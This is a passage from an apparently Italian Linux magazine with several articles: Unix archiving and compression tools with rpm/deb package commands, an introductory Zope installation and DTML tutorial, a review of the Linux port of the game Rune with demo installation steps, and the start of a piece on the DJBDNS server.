viene effettuata alcuna compressione; in perfetta coerenza con un altro degli elementi di base dei componenti unixoidi: esegui un solo compito, ma fallo bene! Un archivio è solo un archivio: un archivio compresso non è altro che lo stesso archivio dopo una compressione. Il comando di archiviazione non fa altro che archiviare: per comprimere si utilizza un comando di compressione. La storia Unix/Gnu/Linux ha visto tre principali programmi/algoritmi di compressione; dal più antico al più moderno, dal meno efficiente al migliore, si tratta di *compress, gzip(1)* e *bzip2(1);* le estensioni comunemente utilizzate (ma non obbligatorie) sono, rispettivamente, *'.Z', '.gz'* e *'.bz2'*. Il primo comando è caduto ormai in disuso, ma gzip è in grado di utilizzare il corrispondente formato. Questa sequenza di comandi di compressione via via più sofisticati mostra un ulteriore vantaggio della separazione di compiti tra archiviazione e compressione: gli algoritmi di compressione più avanzati che vengono man mano scoperti possono essere applicati al comando di archiviazione senza modificare il loro formato, sul quale sono meno prevedibili scoperte fondamentali.
Particolarmente utile è anche la possibilità di comprimere un file senza inserirlo in un archivio; in questo modo, ad esempio, è possibile comprimere tutti i file presenti in una directory, e conservare traccia immediata dei loro nomi (operazione utile per documentazione in formato puro testo). L'utilizzo di *gzip* e *bzip2* è sufficientemente semplice da non necessitare di particolari commenti: basta applicarli a un file *(gzip nomefile, bzip2 nomefile)* per comprimerlo in un file dello stesso nome con la corrispondente estensione; per decomprimere, si utilizza l'opzione *-d* (come in *gzip -d nomefile.gz*). Altre opzioni comuni sono *-f* per sovrascrivere un file esistente e *-1, -9* per regolare la capacità di compressione dell'algoritmo. Per scrivere il risultato sullo standard output, operazione fondamentale nelle concatenazioni, si utilizza l'opzione *-c;* il comando *gzip -cd file.txt.gz | less,* ad esempio, consente di visualizzare un file di testo compresso in un solo passaggio. Per questa operazione viene comunque fornito lo shell *script zless* (e *bzless* per i file compressi con il più efficiente *bzip2*). Scipt analoghi sono forniti per altri compiti comuni: *zdiff* e *bzdiff* per il confronto di file, *zgrep* e *bzgrep* per la ricerca di stringhe all'interno di file compressi. Invece *zcat* e *bzcat* utilizzano un altro trucco: lo stesso programma viene fatto girare con un nome diverso, all'avvio controlla il suo nome, e attiva automaticamente certe opzioni - in questo caso, *-c* per scrivere sullo standard output. Una particolare menzione merita lo script *gzexe,* che permette di comprimere un programma in un file che si decomprime automaticamente in esecuzione. Non sono molti i sistemi in cui questo trucco si rivela utile, dal momento che i computer con spazio disco limitato hanno anche poca potenza di calcolo e non possono quindi permettersi di perdere tempo a decomprimere gli eseguibili; ciononostante, anche questo trucco può occasionalmente tornare utile, ad esempio per far entrare un maggior numero di comandi su un dischetto di boot destinato a computer relativamente recenti. Per ottenere un archivio compresso è sufficiente concatenare l'output di tar con uno dei programmi di compressione:

```
$ tar c mail | bzip2 - > mail.tar.gz
```

Questo utilizzo è così comune che tar possiede una serie di opzioni per semplificare la sintassi: l'opzione *-z* invia il risultato dell'archiviazione a *gzip, -j* lo invia a *bzip2, –compress-program pr* lo invia al programma *pr.*

Altri formati

Esistono altri comandi per l'archiviazione di file in Linux e nei sistemi unixoidi, alcuni con la loro nicchia di utilizzo, altri quasi completamente obsoleti. Alla prima categoria appartiene il formato *ar(1),* utilizzato per la creazione di librerie di funzioni per la programmazione; i file di questo tipo hanno in genere un'estensione *.a.* Potete ad esempio elencare le funzioni della libreria standard con il comando *ar t /usr/lib/libc.a,* che elenca tutti i file oggetto ivi presenti. Il comando *ar* è in genere utilizzato esplicitamente solo dai programmatori che lavorano sugli strumenti di programmazione (!), ma può essere occasionalmente utile per investigare problemi da parte degli amministratori di sistema o dei programmatori "semplici". Il comando *shar(1)* è utilizzato per generare archivi che possano essere inviati per posta elettronica. Il risultato è uno shell script che può essere direttamente eseguito per estrarre i file originali. Gli elementi di testo sono inseriti nell'archivio *shar* così come sono, mentre i file binari vengono codificati in testo puro tramite il programma *uuencode(1).* Esiste anche un programma *unshar(1),* che ricerca un archivio shar all'interno di un messaggio di posta

I principali utilizzi dei comandi di gestione dei pacchetti rpm e deb

Installazione	rpm -i file.rpm	dpkg -i file.deb
Elenca tutti i pacchetti	rpm -qa	dpkg -l *
Elenca i pacchetti il cui nome contiene "pippo"	rpm -qa | grep pippo	dpkg -l "*pippo*"
Eliminazione	rpm -e pacchetto	dpkg -r pacchetto
Contenuto di un file archivio	rpm -ql file.rpm	dpkg-deb -c file.deb
Contenuto di un pacchetto	rpm -qpl pacchetto	dpkg -L pacchetto
A quale pacchetto appartiene "myfile"?	rpm -qf myfile	dpkg -S myfile

e lo esegue per la decodifica. Il comando *cpio(1)* ha scopi simili a quelli di tar, ma nonostante offra alcuni vantaggi non è quasi più usato. Il suo utilizzo più importante oggigiorno è probabilmente nell'ambito degli archivi *rpm*. Il formato *.zip* combina l'archiviazione con la compressione, nonché con la cifratura, ed è ampiamente utilizzato sui sistemi operativi Microsoft. Non vi sono motivi particolari di generare file in questo formato, dal momento che anche i più popolari programmi Windows supportano i formati *tar* e *gz* (ma non ancora il più efficiente *bz2*), ma occasionalmente capita di doverli leggere o generare. I programmi per la creazione e l'estrazione sono in questo caso separati, quale retaggio della problematica legata all'esportazione di software crittografico dagli Stati Uniti d'America: fino alla fine dell'anno 2000, il software cifrante poteva essere liberamente esportato, quello decifrante no. Con il venir meno di questa restrizione, permane la separazione del software in due programmi, *zip(1)* e *unzip(1)*.

Il problema delle distribuzioni

Un pacchetto software installato su un sistema operativo comprende programmi eseguibili, librerie, documentazione, file di configurazione e altri dati; il tutto va installato in punti ben precisi del sistema, in modo da garantire il corretto funzionamento. Appare chiaro che un archivio compresso è il formato ideale di distribuzione; e in effetti tutte le distribuzioni utilizzano questa metodologia. La Slackware utilizza semplicemente il formato *.tgz* (abbreviazione per *.tar.gz* accettabile anche in MS-DOS); Red Hat, SuSE e Mandrake utilizzano il formato *.rpm*, introdotto dalla Red Hat; mentre il formato *.deb* è stato specificamente creato per la Debian e distribuzioni derivate. Oltre ai file veri e propri, un pacchetto contiene anche dati di controllo: la descrizione del pacchetto, i pacchetti da cui dipende, le funzioni che fornisce, e gli script da eseguire durante l'installazione o la rimozione. Nel formato *tgz* di Slackware, tutti questi dati sono semplicemente parte dell'archivio. Il formato *rpm* invece concatena queste sezioni informative con l'archivio *cpio* compresso con *gzip*, che contiene i file veri e propri: per accedere ai dati occorre utilizzare la libreria o i comandi *rpm*, oppure scrivere un programma dedicato. Invece il formato *deb* utilizza *ar(1)* per concatenare le diverse sezioni, per cui è possibile visualizzare il contenuto tramite comandi standard:

```
$ ar t emacs20_20.7-10.1.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar p emacs20_20.7-10.1.deb control.tar.gz | tar tzf -
./
./preinst
./postinst
./prerm
./postrm
./control
```

La conoscenza dei formati interni dei vari pacchetti è una semplice curiosità, anche se può occasionalmente rivelarsi utile. La maniera più corretta di operare su questi file è tramite gli appositi programmi; i tipici utilizzi sono illustrati in Tabella. Va anche sottolineato che la gestione dei pacchetti a questo livello è solo un "livello intermedio", e che in generale è più semplice utilizzare uno strumento più generale (come *dselect(8)* in Debian o *rpmdrake* in Mandrake).

Conclusioni

A differenza del mondo Windows, nei sistemi Gnu/Linux i programmi di archiviazione e di compressione sono ben distinti. Un'altra differenza fondamentale è che le interfacce grafiche per gestire questi file sono, come al solito, "solo" interfacce grafiche, e la vera potenza risiede negli strumenti a linea di comando. Chiunque voglia fare un utilizzo più che casuale del proprio sistema deve prima o poi imparare a utilizzare questi strumenti, e non tarderà a scoprine la maggiore potenza rispetto alle interfacce WIMP (Windows, Icons, Menus and Pointing).

Francesco Marchetti-Stasi

Codificare in ASCII un file binario

Della distinzione tra file di testo e binari, che diventa sempre meno fondamentale, abbiamo già parlato nei numeri scorsi. In pratica, un file di testo contiene solo caratteri stampabili, con codifica compresa tra 32 e 126 (decimale); un file binario può invece includere un qualunque byte, con codifica compresa tra 0 1 255. La posta elettronica essendo diventato il principale strumento di comunicazione in Internet ben prima dell'invenzione del Web, e consentendo solo caratteri stampabili, si è inventato un metodo per codificare file binari in questo formato tramite i comandi *uuencode(1)* e *uudecode(1);* il primo codifica un file binario in caratteri stampabili, il secondo effettua l'operazione inversa. Un file *uuencodato* può essere inviato senza problemi per posta elettronica; il ricevente applicherà il comando *uudecode* per ricostruire il file originale.

ZOPE Un'introduzione...

Definire precisamente cosa è ZOPE non è semplice. Potremmo iniziare dicendo che è un tool complesso per creare e gestire applicazioni web e portali, ma come vedremo è molto di più....

Quando diciamo complesso non stiamo esagerando se consideriamo che all'interno è incluso un server web, un'amministrazione remota che ci permette la massima autonomia per gestire i contenuti statici e dinamici dei nostri siti e un data base.
Non a caso i sorgenti compressi occupano più di 5 MB! Questo pacchetto software è disponibile sia in forma binaria pronta da installare ed eseguire che in forma sorgente.
Le piattaforme supportate sono diverse, fra cui non mancano i sistemi Microsoft Win 98/NT/2000.
Un'altra particolarità di questo pacchetto è che si può integrare perfettamente con un altro server web preesistente come Apache o IIS ,basta che supporti lo standard CGI.
Allo stesso modo è stata prevista la compatibilità con i più comuni e potenti DBMS esistenti.





Figura 1

Home page di Zope: www.zope.org.

At Work ...

Senza perderci in lunghe presentazioni iniziamo subito con l'installazione.
Innanzi tutto dobbiamo scaricare il codice sorgente. Per fare questo colleghiamoci a *www.zope.org*, e lì seguiamo il link che ci permette di scaricare l'ultima versione del sorgente, infatti è anche possibile scaricare la versione RPM. Al momento la versione più recente è la 2.5.0.
Scaricato il tarball posizioniamolo in una directory sul nostro server, per esempio in */home*.

Figura 2

Zope manager.

A questo punto basta solo lanciare il comando:

```
# tar xvzf Zope-2.5.0-1
inux2-x86.tgz
```

Spostiamoci adesso nella directory che si è creata dopo la decompattazione del pacchetto. Dobbiamo ora scegliere quale utente sarà il proprietario del processo Zope in esecuzione.
Presumibilmente staremo accedendo alla nostra postazione con l'account ROOT, e se lanciamo l'installazione con questa identità essa sarà presa come default per l'esecuzione di ZOPE.
Lo script che bisogna lanciare è:

```
# ./install
```

Se invece vogliamo, ad esempio che sia nobody l'utente proprietario del processo ZOPE, basterà eseguire lo script con l'opzione *–u* (e *–g* per identificare anche l'eventuale gruppo).

```
# ./install –u nobody –
g nobody
```

A questo punto basterà aspettare qualche minuto e l'installazione sarà ultimata. Dobbiamo fare attenzione, perché nella schermata che ci tiene aggiornati sullo stato dell'installazione, ad un certo punto compariranno username e password che ci permetteranno di entrare nell'interfaccia di amministrazione di ZOPE.
Se per caso volessimo cambiare tali parametri o li avessimo dimenticati basterà solo eseguire uno specifico script per reimpostarli.
Tale script è

```
zpasswd.py .
```

Per lanciare il server basterà semplicemente scrivere:

```
# ./start &
```

Dualmente per arrestarlo:


```
# ./stop
```

Di default ZOPE è in ascolto sulla porta *8080* dove è in esecuzione, quindi basterà per noi puntare il nostro browser all'indirizzo del server specificando tale porta.
L'indirizzo avrà una forma del genere:

http://www.mioserver.it:8080

Se invece specifichiamo come directory */manage/* allora accederemo all'interfaccia di gestione.
A questo punto ci serviranno user e pass che prima abbiamo annotato.

L'interfaccia di amministrazione

Abbiamo poc'anzi spiegato che ZOPE si gestisce direttamente via web. Proprio per questo dobbiamo iniziare con il capire come funziona la sua interfaccia di gestione.
Se ci colleghiamo nella diectory */manage/* e immettiamo i parametri di login ci si presenterà una schermata divisa in tre aree.
A sinistra c'è una interfaccia di navigazione simile al file manager di Windows che ci permette di tenere sotto controllo tutto quello che è presente nel nostro progetto. Questo è il 'TOP' che coincide con la *'Root Folder'*.
Questa interfaccia si chiama *NAVIGATOR*.
Alcune cartelle hanno diverse sottocartelle e per vederle in dettaglio basterà solo cliccare sul simbolo '+' che compare a sinistra del nome. Se invece clicchiamo su una cartella si aprirà nel frame centrale una finestra che ci mostra il suo contenuto. Il frame si chiama *WORKSPACE*.
In alto a destra è presente un link che ci aiuta nell'utilizzo della maschera corrente.
Una volta caricato l'help

contestuale, è comunque possibile cliccare su *search* per ricercare una qualsiasi parola chiave per avere dei chiarimenti.

Object e Folder

La maggior parte del tempo necessario per sviluppare un'applicazione con ZOPE è quella impiegata per progettare e definire gli oggetti.
Nella filosofia di ZOPE gli oggetti sono dei componenti che si occupano di gestire una parte dell'applicazione web che stiamo implementando.
Tali oggetti si possono catalogare in tre tipologie base, anche se in effetti esistono diversi oggetti che non rispecchiano tale classificazione.

- Gli oggetti *CONTENT* sono dei contenitori di informazioni come testi, immagini e dati binari. ZOPE può lavorare anche con sorgenti di dati esterni e pertanto in questi oggetti rientrano anche informazioni all'interno di basi di dati remote.
- Gli oggetti *LOGIC* sono dei meccanismi che permettono di scrivere funzioni in linguaggi come Perl, Python ed SQL
- In ultimo gli oggetti di tipo *PRESENTATION* servono per cambiare lo stile delle nostre applicazioni. La suite ZOPE include all'interno un linguaggio di scripting, il DTML *(Document Template Markup Language).*

Diversi oggetti sono messi a disposizione da terze parti che consentono di espandere le potenzialità di questo strumento.
I *FOLDER* hanno come scopo di raggruppare più oggetti dello stesso tipo o con lo stesso scopo da altri.
Un *FOLDER* può contenere diversi tipi di oggetti e a sua volta può contenere anche altri *FOLDER.*
Progettare una struttura efficiente e solida è la prima cosa da fare per avere un'applicazione corretta con ZOPE.
Anche se l'interfaccia che stiamo usando è via web non mancano le operazioni di copia e incolla che usiamo solitamente nei nostri editor. Infatti possiamo liberamente selezionare un oggetto o una cartella e scegliere di copiarli o incollarli, il tutto semplicemente con un paio di click.





Figura 4

Zope prova folder.

La nostra prima pagina

Per creare la nostra prima pagina useremo un documento DTML. Questi documenti sono anche usati per creare intestazioni e piè di pagina da condividere in tutte le pagine dei nostri siti.
Per prima cosa creiamo un *FOLDER* all'interno della cartella *ROOT.*
Clicchiamo all'interno del NAVIGATOR su *'Root Folder',* caricato poi il contenuto nel *WORKSPACE* scegliamo *Folder* dal menù a tendina in alto.
Così facendo ci verrà presentata una schermata dove dovremo scegliere il nome *(ID)* del folder e la sua descrizione.
Scegliamo *'prova'* come ID e *'Pagina di prova'* come titolo. Clicchiamo su *Add* e otterremo una schermata simile a quella in figura dove compare anche il FOLDER *'prova'.*
A questo punto clicchiamo su prova e dopo che si è caricata la pagina scegliamo *'DTML Document'* dal menù in alto.
All'interno del campo *ID* digitiamo *'pagina1',* e dentro *TITLE* scriviamo





Figura 3

La pagina che consente di aggiungere una cartella.





Figura 5

Definizione del documento DTML.





Figura 7

La nostra prima pagina.





Figura 6

La "prima pagina di prova".

'Prima pagina di prova'. Possiamo ora cliccare su *Add.*
Aspettiamo che si aggiorni il WORKSPACE e clicchiamo ora sulla pagina che abbiamo appena creato.
Comparirà quindi una schermata con all'interno una TextBox che contiene il codice:

```
<dtml-var standard_html_header>
<h2><dtml-var title_or_id></h2>
<p>
This is the <dtml-var id> Document.
</p>
<dtml-var standard_html_footer>
```

Se puntiamo or ail nostro browser all'indirizzo *http://www.mioserver.it:8080/prova/pagina1* otteniamo come risultato una prima pagina creata con ZOPE.
In effetti se analizziamo il codice scritto sopra ci accorgiamo che viene riportato un header standard nel documento, così come è importato anche il piè di pagina. Cancelliamo tutto il codice presente ed inseriamo quanto segue:

```
<html>
  <head>
    <title>La mia prima pagina
    </title>

  </head>
  <body>
      <br><br>
      <h1>Questa è la mia prima pagina creata con ZOPE
      </h1>
  </body>
</html>
```

Possiamo ora cliccare su *'Save Changes'* per confermare le modifiche che abbiamo apportato.
Ricarichiamo ora la pagina all'indirizzo *http://www.mioserver.it:8080/prova/pagina1* e vedremo la pagina come in Figura 7.

Conclusioni

Abbiamo, con una serie semplicissima di operazioni, creato la nostra prima pagina web direttamente on line interfacciandoci con il nostro server attraverso un browser.
Abbiamo anche saltato la parte dell'upload dei file, magari in FTP, e abbiamo visto come sia semplice in DTML inglobare all'interno dei nostri documenti altri file e blocchi di testo.
Le potenzialità di ZOPE sono chiare, specialmente se consideriamo che include anche la gestione dei database.
Vedremo nelle prossime puntate come si progettano e realizzano siti più complessi ed interattivi attraverso l'utilizzo degli oggetti base che l'ambiente mette a disposizione.
Alla prossima!

Carlo Stumpo

Rune e le imprese di Ragnar

Scheda Tecnica

Nome: Rune

Software House (Linux): Loki

Software House (Altri sist.): Human Head Studios

Genere: Azione in terza persona

Linux Kernel: 2.2x e glibc-2.1

Processore: 300MHz Pentium II, consigliato 500MHz Pentium II o sup

Scheda Video: 8 MB min.

CD- ROM: 8x CD- ROM

RAM: 64 MB RAM min. consigliati128 MB RAM

Scheda Audio: 16 bit min. richiesto; OSS compatibile

Hard Disk: 700 MB disponibili sul disco fisso

Per chi ama la mitologia scandinava ecco arrivare l'avvincente epopea dei vichinghi, questa volta, direttamente sul vostro Pc . Preparatevi ad intraprendere un avventuroso cammino fra paesaggi spettacolari in un mondo infestato da temibili creature. Sotto la guida di Odino sarete catapultati in un magico videogame d'avventura di ultima generazione.

Finalmente, gli amanti delle saghe nordiche e fantasy potranno ammirare anche su Linux uno dei titoli di punta della Human Head Studios: il tanto atteso Rune. In seguito agli sforzi tecnici della Loki, (nota softwarehouse che ha curato la trasposizione anche di questo gioco) ecco arrivare uno dei migliori videogames d'azione per Pc della passata stagione, adesso pure per gli utenti del pinguino. Azione ed adrenalina insieme alla massima cura nel dettaglio delle texture, sembrano essere le caratteristiche principali del titolo in questione. Un altro punto di forza è sicuramente rappresentato dalla prospettiva in terza persona, ossia la possibilità di poter gestire e muovere il personaggio 3D, protagonista della nostra avventura. Ma per non tralasciare nulla, cominciamo per ordine dalla trama.

...e si parte

Vestiremo i panni del

Figura 1

Assalto a notte fonda...

vichingo Ragnar, unico protagonista del gioco e servitore del dio Odino. Il perfido Conrack, avversario di Ragnar, dopo aver ucciso i suoi compagni, si appresta a riportare il male sulla terra con il suo esercito di mercenari, tramite la distruzione di tutte le Pietre Runiche (da cui prende il nome il gioco).

Scopo del nostro vichingo sarà quello di sconfiggere Conrack e i suoi scagnozzi, vendicandosi e tentando di recuperare tutte le pietre runiche disseminate lungo il suo cammino. Da questi sentimenti di riscatto prende origine tutta la vicenda. Come nella migliore tradizione degli ultimi adventure, la grafica fa da padrona. Basta solo ricordare (per la cronaca) che in questo gioco e stato implementato lo stesso motore grafico del videogames pluridecorato: Unreal Tournament. Già un titolo che è stato concepito e sviluppato con queste caratteristiche, offre delle ottime garanzie a livello di giocabilità, risultando soprattutto un vero spettacolo per gli occhi.

Figura 3

Duelli senza tregua...

Figura 2

La fierezza del vichingo!

Ci accorgiamo subito, che la visuale risulta davvero notevole. Grazie alla sopraccitata prospettiva in terza persona, potremo far muovere in lungo ed in largo il nostro personaggio avendo la sensazione di essere davvero immersi negli ampi ambienti che esploreremo. Come nel gioco Tomb Raider o in Drakan avremo sempre una nitida visione alle spalle del nostro eroe, che potremo facilmente gestire mediante la rotella del mouse (o mouse stesso in mancanza). Grazie a questo semplicissimo movimento (sorta di zoom) potremo dirigere la telecamera virtuale che ci permetterà di esplorare i vari ambienti in ogni direzione, senza mai perdere il nostro punto di vista. Nei panni di Ragnar ci addentreremo in un fantastico universo completamente tridimensionale. Avremo (come un led) a fianco del video, la barra della nostra energia che dovremo spesso rimpinguare tramite le pietre runiche che troveremo sul percorso. Lo sforzo dei programmatori della

Human Head Studios è stato davvero immane se si pensa all'elevato numero di poligoni usati per realizzare ogni scena e per gli stessi

Figura 4

Scontro con feroci creature

personaggi del gioco. Infatti nulla è stato lasciato al caso ed ogni particolare è stato curato con il massimo dettaglio grafico. Sono previsti oltre 40 livelli prima di poter portare a termine la nostra missione. Lungo il percorso ci imbatteremo in villaggi vichinghi, esploreremo caverne, città sapientemente renderizzate e di buona fattura.
Un'altra nota di merito ai tecnici va attribuita senz'altro, per l'ottima resa degli ambienti atmosferici e degli effetti di luce (in questo gioco parliamo più di penombra) che renderanno Rune ricco di pathos e maggiormente interessante. Imparerete cosa significa affrontare mastodontiche creature in antri quasi completamente scuri e lugubri!

Epici duelli

Essendo Rune un gioco d' azione, la fase del combattimento e della lotta corpo a corpo resta l'aspetto centrale. Non mancheranno certo scontri all'ultimo sangue con diverse creature e bestie di varie fattezze, realizzate niente male, come nani e boss giganti. Ma non abbiate timore, il nostro Ragnar non rimarrà indifeso perché potrà disporre di diverse armi. L'arsenale di cui sarà munito, permette un'ampia scelta. Fra queste possiamo annoverare: le comuni spade e scuri affilatissime, tipiche della tradizione nordica, ma non mancheranno anche le mazze ferrate per assestare dei bei colpi. All'inizio del gioco, partirete muniti solo dello scudo e dopo una breve prova tutorial, sarete pronti. Nel proseguo del titolo comincerete a trovare le armi. Per quel che riguarda il sistema di combattimento, nessun timore, questi risulterà intuitivo da attuarsi, sembrando delle volte persino troppo facile e scontato.Mentre con il tasto destro del mouse riuscirete ad usare lo scudo per parare i colpi (senza offendere il nemico), grazie al tasto sinistro, cliccandoci, potrete sferrare i vostri fendenti contro l' avversario di turno. E' importante sapere che, dopo un certo numero di pietre runiche raccolte, oltre all'energia, Ragnar potrà compiere particolari attacchi simili a dei veri e propri incantesimi. Gli effetti sui nemici saranno devastanti.

Installazione

Per poter godere di questi mitici duelli e degli scontri sanguinosi di Rune si deve scaricare il demo del gioco dal sito della Loki *(www.lokigames.com)*, a meno che non lo si compri direttamente sempre dallo stesso sito.

Figura 5

La meta è sempre più vicina?

Sotto il link Products della home page si trova la sezione Game Demos e qui si accede al download del "demo_launcher", un applicativo scritto dalla stessa Loki per scaricare automaticamente le demo e le ultime patch di tutti i giochi prodotti

dalla nota softwarehouse.
Una volta scaricato il launcher (la versione per Intel x86) basterà digitare il comando:

```
sh loki_demos-full-1.
              0e-x86.run
```

Il programma si installerà nella dir */usr/local/Loki_ Update,* ma attenzione a quale utente si utilizza per effettuare l'installazione, poichè successivamente andrà usato sempre lo stesso per scaricare o far partire i demo. Ora basterà collegarsi di nuovo ad Internet e lanciare il comando:

```
loki_update
```

Figura 6

Combatti per la sopravvivenza!

L'interfaccia grafica è molto semplice ed intuitiva e alla voce Loki Demo Pack si potrà scegliere il gioco da scaricare in versione ridotta: la demo di Rune ha una dimensione di circa 90 MB. Una volta ottenuto il corposo file, si digita il comando:

```
sh rune-demo.run
```

per scompattare tutto il pacchetto e, finalmente, si può avviare il gioco con:

```
rune_demo
```

La prima volta che si avvia Rune sarà creata una directory denominata *~/.loki/rune_ demo.* Si possono inserire anche dei parametri al comando rune_demo, come ad esempio : -h per l'help, -f per il fullscreen e -s per eliminare il sonoro. A questo punto si potrà tranquillamente godere della stupenda grafica di Rune anche con il supporto degli eventuali acceleratori 3D delle nuove schede grafiche sfruttati dalle librerie OpenGL di Linux.

Conclusioni

Dopo aver decantato i lati positivi del gioco, qualche mancanza e piccolo difetto siamo riusciti a trovarlo. Spesso la troppa facilità di alcuni combattimenti ha messo in evidenza una non eccellente intelligenza artificiale di qualche creatura in Rune. Inoltre, altra pecca è rappresentata dalla mancanza di enigmi e trabocchetti validi che forse ci aspettavamo in questo ambito. In realtà, se avessimo avuto maggiori difficoltà in alcuni livelli, (oltre che scovare solo qualche leva nascosta o trovare la runa di turno) sinceramente ci saremmo divertiti di più ed il gioco ne avrebbe acquistato in imprevedibilità e suspance.
Tutto sommato però, considerando anche il discreto comparto sonoro e la buona longevità (assicurata dall'elevato numero di livelli) e fluide animazioni, il titolo nel complesso ci soddisfa.
In definitiva, consideriamo Rune un videogames certamente valido, anche tenendo conto di quei difetti strutturali che colpiscono spesso i titoli adventure come questo.
Lo consigliamo, pertanto, ai veri appassionati del genere, ricordando, però, di usare una buona scheda video per godere a pieno della stupenda grafica che ci riserva.

Valerio Pasquieri

Figura 7

Anche i villaggi sono ostili

EDIZIONI
MASTER

ni
giochi di +

Il peso leggero dei server DNS: DJBDNS

(parte prima)

Impariamo ad utilizzare il DNS server creato dall'autore di Qmail, scoprendo insieme i suoi vantaggi e la sua semplicità di installazione e manutenzione.

Alzi la mano chi non si è mai trovato a dover configurare e chrootare BIND o che, navigando su Internet, non abbia mai trovato in giro una quantità notevole di informazioni su come chrootarlo ed installarlo a dovere. Alzi ancora la mano chi, uno volta installatolo, dovesse ricominciare spesso e volentieri da capo dopo aver scoperto che la versione da lui installata possedeva dei buchi di sicurezza.
Per nostra fortuna BIND non è l'unico DNS server presente sulla scena dell'Open Source ma, tra le varie possibilità, abbiamo un pacchetto di DNS tools, preparato da D. J. Bernstein - ricordiamo autore anche di Qmail – progettato e programmato secondo il suo classico stile: funzionalità e sicurezza.
